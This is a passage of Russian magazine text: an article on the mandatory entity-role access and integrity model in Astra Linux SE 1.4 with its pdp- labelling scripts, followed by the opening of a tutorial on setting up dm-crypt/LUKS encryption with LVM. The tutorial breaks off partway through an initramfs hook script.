Реализации политики безопасности

Проверке подверглись известные «проблемы» модели Белла — Лападулы. К примеру, деклассификация — когда пользователь с высоким уровнем конфиденциальности случайно или намеренно помещает данные из объекта с соответствующей мандатной меткой в объект с меткой более низкого уровня. Или нарушение логики доступа к данным при обработке потока информации в распределенной среде.

Моделировалась и проблема компрометации субъекта доступа, в ходе которой повышается уровень его привилегий (включая получение привилегий PARSEC). В результате можно получить возможность управлять доступом к защищаемой информации.

Очевидное решение таких проблем — это модификация формальной модели управления доступом. В случае Linux это делается добавлением модулей LSM, которые реализуют систему PARSEC. Ее основой стала мандатная сущностно-ролевая ДП-модель. Разработка ведется в рамках научной школы в Институте криптографии, связи и информатики Академии ФСБ России.



Мандатная сущностно-ролевая модель управления доступом в версии 1.4 Astra Linux SE относится к широкому классу ДП-моделей

В общем случае эта модель относится к классу ДП-моделей, то есть моделей управления доступом (Д) и информационными потоками (П), в которых

учитывается не только единичный акт доступа к данным, но и направления распространения потоков информации при выполнении операций над данными.

Кардинальное отличие мандатной сущностно-ролевой ДП-модели от «классики» МАС — это объединение мандатного и ролевого управления доступом. При этом традиционный подход (уровни конфиденциальности, категории безопасности) мандатной модели в ней усиливается применением мандатного же контроля целостности (MIC, Mandatory Integrity Control) — механизма, который нашел широкое применение в семействе операционных систем Windows, начиная с релизов Vista и Server 2008.


Приоритет в мандатной сущностно-ролевой ДП-модели — это МАС-модель, усиленная ролевой моделью и моделью управления целостностью

Фактически управление целостностью (integrity) правильнее называть управлением уровнем доверия. К традиционной проверке целостности данных (например, на основе подсчета их контрольных сумм) механизм MIC отношения не имеет. Назначаемые объектам и субъектам доступа уровни доверия дополняют традиционную модель управления доступом и гарантируют, что субъекты с низким уровнем целостности (IL — Integrity Level) не могут влиять на объекты с более высоким уровнем целостности.

Реализация мандатной сущностно-ролевой модели в Astra Linux SE 1.4 поддерживает наличие двух уровней целостности: высокий (hi) и низкий (low).

Этого достаточно для разделения субъектов и объектов доступа на доверенные и недоверенные. При этом переменная, которая определяет значение IL, может принимать одно из 255 значений. Это означает, что в последующих реализациях модели может появиться более чем один уровень целостности. Подобный подход используется в модели MIC операционных систем Windows, поддерживающей пять (от untrusted до system) значений IL.

Еще одна важная особенность мандатной сущностно-ролевой модели — это учет иерархичности организации как ряда объектов доступа, так и функций (ролей), выполняемых субъектами. Такой учет позволил отнести и подобные объекты, и роли субъектов доступа к единой категории «сущность».



Правила разграничения доступа в мандатной сущностно-ролевой ДП-модели учитывают иерархическую организацию ряда сущностей-объектов доступа

В рамках этой категории могут формироваться отношения иерархии. Например, каталог может считаться сущностью-контейнером. Размещенные в нем объекты — файлы и подкаталоги — будут для него дочерними сущностями.

Аналогичным образом можно рассматривать и роли субъектов. Корневыми будут роли администратора (суперпользователя) и индивидуального пользователя. На самом деле иерархии сущностей-ролей — это вложенные друг в друга функции субъекта, вся совокупность которых в сумме и определяет корневые роли.

Что дает учет иерархии сущностей? Например, совместно с моделями MAC и MIC он позволяет определять правила размещения обычных объектов-сущностей с разными мандатными метками и уровнями IL в сущности-контейнере с определенными мандатной меткой и уровнем IL. Именно эта возможность и используется в текущей реализации сущностно-ролевой модели путем добавления к DAC-, MAC- и MIC-атрибутам директорий (напомним, что это — сущности-контейнеры) дополнительных атрибутов ccnr и ccnri. Они ограничивают возможность размещения в контейнерах объектов с мандатными метками и уровнями целостности, которые превышают таковые у самой директории.

```
pdp-init-fs          [----]  0 L:[  1+27  28/ 28] *(593 / 593b) <EOF>
#!/bin/bash

sysmaxlev=3
sysmaxilev=0
sysmaxcat=0xffffffffffffffff

sysmaxlbl="$sysmaxlev:0:$sysmaxcat"

pdp-flbl "$sysmaxlev:$sysmaxilev:$sysmaxcat:CCNRALL" /
pdp-flbl "$sysmaxlbl:ccnr" /dev

pdp-flbl "$sysmaxlbl:ccnr,ehole" /tmp

pdp-flbl "$sysmaxlbl:ccnr" /var/
pdp-flbl "$sysmaxlbl:ccnr" /var/private/
pdp-flbl "$sysmaxlbl:ccnr" /var/private/*
pdp-flbl "$sysmaxlbl:ccnr" /var/run/
pdp-flbl "$sysmaxlbl:ccnr" /var/spool/
pdp-flbl "$sysmaxlbl:ccnr,ehole" /var/run/shm/
pdp-flbl "$sysmaxlbl:ccnr,ehole" /var/mail/

pdp-flbl "$sysmaxlbl:ccnr" /home/
pdp-flbl "$sysmaxlbl:ccnr" /home/.pdp/
```

Скрипт инициализации правил разграничения доступа
для ключевых директорий корневой файловой системы Astra Linux SE

Чтобы создать дочерний объект в отмеченных подобным образом директориях, даже с мандатными метками и уровнями IL ниже, чем у «родителя», субъект должен иметь соответствующие PARSEC-привилегии. Равно как и для установки ненулевого значения указанных атрибутов. При этом установка этих атрибутов не мешает просмотру объектов внутри директории.

Кроме ограничивающих атрибутов, для любых сущностей (не только сущностей-контейнеров) возможна установка атрибута ehole. Он позволяет игнорировать мандатные метки целостности при выполнении операций записи в них. Такой атрибут необходим для работы с объектами общего пользования — к примеру, директорией tmp.

Реализовав в LSM-модулях PARSEC мандатную сущностно-ролевую ДП-модель, разработчики не забыли и о средствах ее администрирования. Ведь набор утилит мандатного управления доступом в Astra Linux SE 1.3 был ориентирован на традиционную MAC-модель и не учитывал рассмотренные выше новшества.

В версии 1.4 появилась совокупность утилит pdp-, которые поддерживают просмотр и модификацию как традиционных MAC-атрибутов (уровни и категории), так и MIC-атрибута (уровни целостности) и дополнительных атрибутов (ccnr, ccnri, ehole). Впрочем, утилиты из предыдущей версии никуда пока не делись и применяются, чтобы облегчить администраторам уже функционирующих информационных систем миграцию субъектов и объектов доступа на новую модель.

```
30 setenv              [----] 57 L:[  1+ 8   9/ 33] *(159 / 491
#!/bin/sh

. /lib/lsb/init-functions

setenv()
{
<------>CHMAC="/usr/sbin/pdp-flbl"
<------>CHMAC_EQU="$CHMAC -f :::ehole"
<------>EQU_FILES="/dev/tty /dev/dsp /dev/snd/* /run/shm"
<------>#/dev/ptmx /dev/null /dev/full
<------>for EQUF in $EQU_FILES; do
<------><------>$CHMAC_EQU $EQUF
<------>done
<------>/bin/mount --make-rshared /
<------>/usr/sbin/pdp-init-fs
<------>return $?
```


В настройках среды окружения нового варианта подсистемы PARSEC первую скрипку играют новые pdp-утилиты

Распространение абстракции «сущность» не только на объекты доступа, но и на роли, реализуемые субъектами, позволяет применить подобный подход и к иерархии «роль-контейнер» — «дочерняя роль». Правда, в реализации модели для Astra Linux SE 1.4 gjkysq переход к ролевому управлению не выполнен (сущности-контейнеры «административная роль» и «индивидуальная роль» еще пусты).


Сейчас вовсю идет разработка версии 1.5, где в полном объеме будет реализована главная особенность мандатной сущностно-ролевой модели — приоритетное выполнение требований мандатного управления доступом при реализации ролевого управления в сочетании с мандатным контролем целостности.

Следует еще задать вот какой вопрос: корректна ли новая, достаточно сложная и для понимания, и для реализации модель управления доступом? Не несет ли она на логическом уровне возможностей для несанкционированного доступа? Достоинство Astra Linux SE здесь в том, что корректность его решений проверяет научное сообщество. В частности, в процессе занят Центр верификации ОС Linux Института системного программирования РАН — там разрабатываются тесты и технологии тестирования как модулей ядра Linux, так и в целом инфраструктуры LSB (Linux System Base).

Так, Центром в рамках проекта Linux Deductive Verification на основе методологии дедуктивной верификации последовательных программ был разработан набор свободно распространяемых инструментов верификации — Astraver Toolset 1.0. Они помогают убедиться в корректности реализации LSM-модулей подсистемы PARSEC, которые поддерживают новую мандатную сущностно-ролевую модель. Они же помогут тестировать и будущие версии Astra Linux SE.



В tray-области рабочего стола Fly-wm для пользователя отображается его уровень конфиденциальности и категории безопасности



Скрипт инициализации правил разграничения доступа для ключевых директорий корневой файловой системы Astra Linux SE

выводы

К отечественным системным программным разработкам, особенно если они ведутся на основе опенсорсных проектов, зачастую относятся с изрядной долей снисхождения. Мол, сложно ли? Любой сможет взять отовсюду понемногу и сделать нечто, выдаваемое за свое. Возможно, иногда так и есть. Но только не в области операционных систем специального назначения. Их разработка скрупулезна, а сертификация проходит не для галочки. Именно такой подход продемонстрирован в Astra Linux SE 1.4, и именно его можно ожидать в последующих версиях этой операционной системы специального назначения.

UNIXOID

НАСЛЕДНИКИ «ЭНИГМЫ»

ОБЗОР СОВРЕМЕННЫХ КРИПТОСРЕДСТВ В LINUX

Роман Ярыженко
rommanio@yandex.ru

Сегодня хранить важные данные в открытом виде стало как никогда опасно. И даже не столько из-за государственной слежки (захотят — найдут, к чему придраться-ся, и так), сколько из-за желающих эти данные похитить. В принципе, для защиты информации имеется множество методов, но в статье будет описаны именно криптографические средства.

ВВЕДЕНИЕ

В отличие от некоторых других операционных систем, в Linux имеется множество средств для криптографической защиты информации — от шифрования почтовых переписок до шифрования файлов и блочных устройств. Нас интересует именно шифрование на уровне файловых систем, файлов и блочных устройств. Для начала стоит разобраться, в чем разница. Шифрование на уровне файловых систем предполагает наличие прослойки между основной файловой системой (если, конечно, файловая система сама по себе не поддерживает шифрование) и пользователем. Преимущество у данного типа шифрования — то, что ключи для всех пользователей разные. Недостаток же — если включить шифрование имен файлов, длина допустимого имени уменьшится, кроме того, пользователь может сохранить файл в иное место на диске, что автоматически нивелирует пользу. И еще одно но — даже если включено шифрование имен, временные метки останутся прежними. Шифрование блочных устройств происходит на более низком уровне, под файловой системой. При этом сама файловая система, разумеется, не знает, что она находится на шифрованном томе. Преимущества у данного способа противоположны недостаткам предыдущего. Недостаток же в том, что придется каждый раз при загрузке/монтировании вводить пароль. Второй же недостаток в том, что если в рантайме злоумышленник получит доступ к файлам на криптоконтейнере, все — пиши пропало. Это именно что защита от офлайновых атак. Кроме того, в абсолютном большинстве случаев сохранения криптоконтейнера в облако придется заливать его целиком заново.

В статье будет описана настройка следующих методов криптозащиты:

- `dm-crypt/LUKS` — создание криптоконтейнера с помощью device-mapper и CryptoAPI ядра;
- `eCryptfs` — шифрование на уровне файловых систем;
- `EncFS` — аналогично описанному выше, но не требует загрузки модулей ядра.

DM-CRYPT/LUKS

Существует два вида настройки dm-crypt — plain и LUKS. Отличие в том, что в случае использования LUKS в начале криптотома присутствуют метаданные, позволяющие использовать несколько ключей и изменять их. В то же время наличие подобного заголовка в некоторых случаях само по себе компрометирующе — впрочем, в большинстве подобных случаев будет компрометирующей и область с высокой степенью энтропии.

Настройка plain dm-crypt с файлом ключа и парольной фразой

Посмотрим, как настроить комбинацию из тома plain dm-crypt, зашифрованного с помощью ключевого файла, в свою очередь содержащегося в LUKS-контейнере. Для начала стоит определиться, как именно будут размещаться разделы. Существует три основных варианта:

- просто крипто-том;
- сперва крипто-том, затем поверх него LVM;
- сперва крипто-том, затем RAID, затем LVM.

И всяческие комбинации. Давай попробуем второй вариант. Первым делом создадим контейнер LUKS для хранения ключевого файла, чтобы использовать этот файл вместе с ключевой фразой. В этом случае вероятность криптоанализа тома, зашифрованного с помощью plain dm-crypt, снижается:

```
# dd if=/dev/zero of=/root/key.luks bs=512 count=2057
# cryptsetup --align-payload=1 luksFormat /root/key.luks
# cryptsetup luksOpen /root/key.luks cryptokey
# dd if=/dev/urandom of=/dev/mapper/cryptokey
```

Первая команда подготавливает файл контейнера, вторая этот контейнер создает, третья подключает, четвертая генерирует ключевую информацию. Стоит заметить, что опция --align-payload=1 нужна для того, чтобы размер метаданных LUKS составлял не 4096 512-байтовых блоков, а всего лишь 2056. Таким образом, на собственно ключевую информацию остается 512 байт.

Затем переходим к созданию криптотома. На этом этапе по желанию можно также заполнить диск псевдослучайными данными, чтобы затруднить криптоанализ, если он будет. Затем уже можно создавать криптотом. Команда для этого выглядит следующим образом (естественно, в иных случаях идентификаторы могут отличаться, так что нужно быть внимательным):

```
# cryptsetup --cipher=serpent-xts-plain64 --offset=0 ↵
   --key-file=/dev/mapper/cryptokey --key-size=512 open --type=plain ↵
   /dev/disk/by-id/ata-VBOX_HARDDISK_VB05eadebe-f25e8d59 crypto0
```

Генерация ключа и настройка криптотома

```
Терминал - root@xubuntu-1504: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
root@xubuntu-1504:~# dd if=/dev/zero of=/root/key.luks bs=512 count=2057
2057+0 записей получено
2057+0 записей отправлено
скопировано 1053184 байта (1,1 MB), 0,00575231 с, 183 MB/с
root@xubuntu-1504:~# cryptsetup --align-payload=1 luksFormat /root/key.luks

WARNING!
========
Данные на /root/key.luks будут перезаписаны без возможности восстановления.

Are you sure? (Type uppercase yes): YES
Введите пароль:
Verify passphrase:
root@xubuntu-1504:~# cryptsetup luksOpen /root/key.luks cryptokey
Введите пароль для /root/key.luks:
root@xubuntu-1504:~#  dd if=/dev/urandom of=/dev/mapper/cryptokey
dd: запись в «/dev/mapper/cryptokey»: На устройстве кончилось место
2+0 записей получено
1+0 записей отправлено
скопировано 512 байт (512 B), 0,00342411 с, 150 kB/с
root@xubuntu-1504:~# cryptsetup --cipher=serpent-xts-plain64 --offset=0 --key-fi
le=/dev/mapper/cryptokey --key-size=512 open --type=plain /dev/disk/by-id/ata-VB
OX_HARDDISK_VB05eadebe-f25e8d59 crypto0
root@xubuntu-1504:~#
```

Создание LVM поверх криптотомов

```
Терминал - root@xubuntu-1504: /home/rom
Файл  Правка  Вид  Терминал  Вкладки  Справка
root@xubuntu-1504:/home/rom#  pvcreate /dev/mapper/crypto0 /dev/mapper/crypto1
  Physical volume "/dev/mapper/crypto0" successfully created
  Physical volume "/dev/mapper/crypto1" successfully created
root@xubuntu-1504:/home/rom# vgcreate vgData /dev/mapper/crypto0 /dev/mapper/cry
pto1
  Volume group "vgData" successfully created
root@xubuntu-1504:/home/rom# lvcreate -n lvData1 -L 10G vgData
  Logical volume "lvData1" created
root@xubuntu-1504:/home/rom# mkfs.ext4 /dev/vgData/lvData1
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2621440 4k blocks and 655360 inodes
Filesystem UUID: 9a6fd694-940c-4114-8f5a-de157a22295b
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Сохранение таблицы inod'ов: done
Creating journal (32768 blocks): готово
Writing superblocks and filesystem accounting information: готово

root@xubuntu-1504:/home/rom#
```

При необходимости надо повторить аналогичную команду и на других устройствах, для которых требуется шифрование. Затем создадим на криптотомах LVM и ФС на нем:

```
# pvcreate /dev/mapper/crypto0 /dev/mapper/crypto1
# vgcreate vgData /dev/mapper/crypto0 /dev/mapper/crypto1
# lvcreate -n lvData1 -L 10G vgData
# mkfs.ext4 /dev/vgData/lvData1
```

И далее потребуется настроить подключение этого тома при загрузке. Для этого мы будем использовать initramfs. Запишем имена нужных модулей в файл /etc/initramfs-tools/modules:

```
dm_crypt
cryptd
xts
serpent_generic
aes_x86_64
aesni_intel
```

Создадим файл /etc/initramfs-tools/hooks/cryptokeys примерно следующего содержания (служебная часть скрипта опущена):

```
# <...>
. /usr/share/initramfs-tools/hook-functions
mkdir ${DESTDIR}/etc/crypto # Создаем каталог в образе initramfs
cp /root/key.luks ${DESTDIR}/etc/crypto # Копируем туда ключ
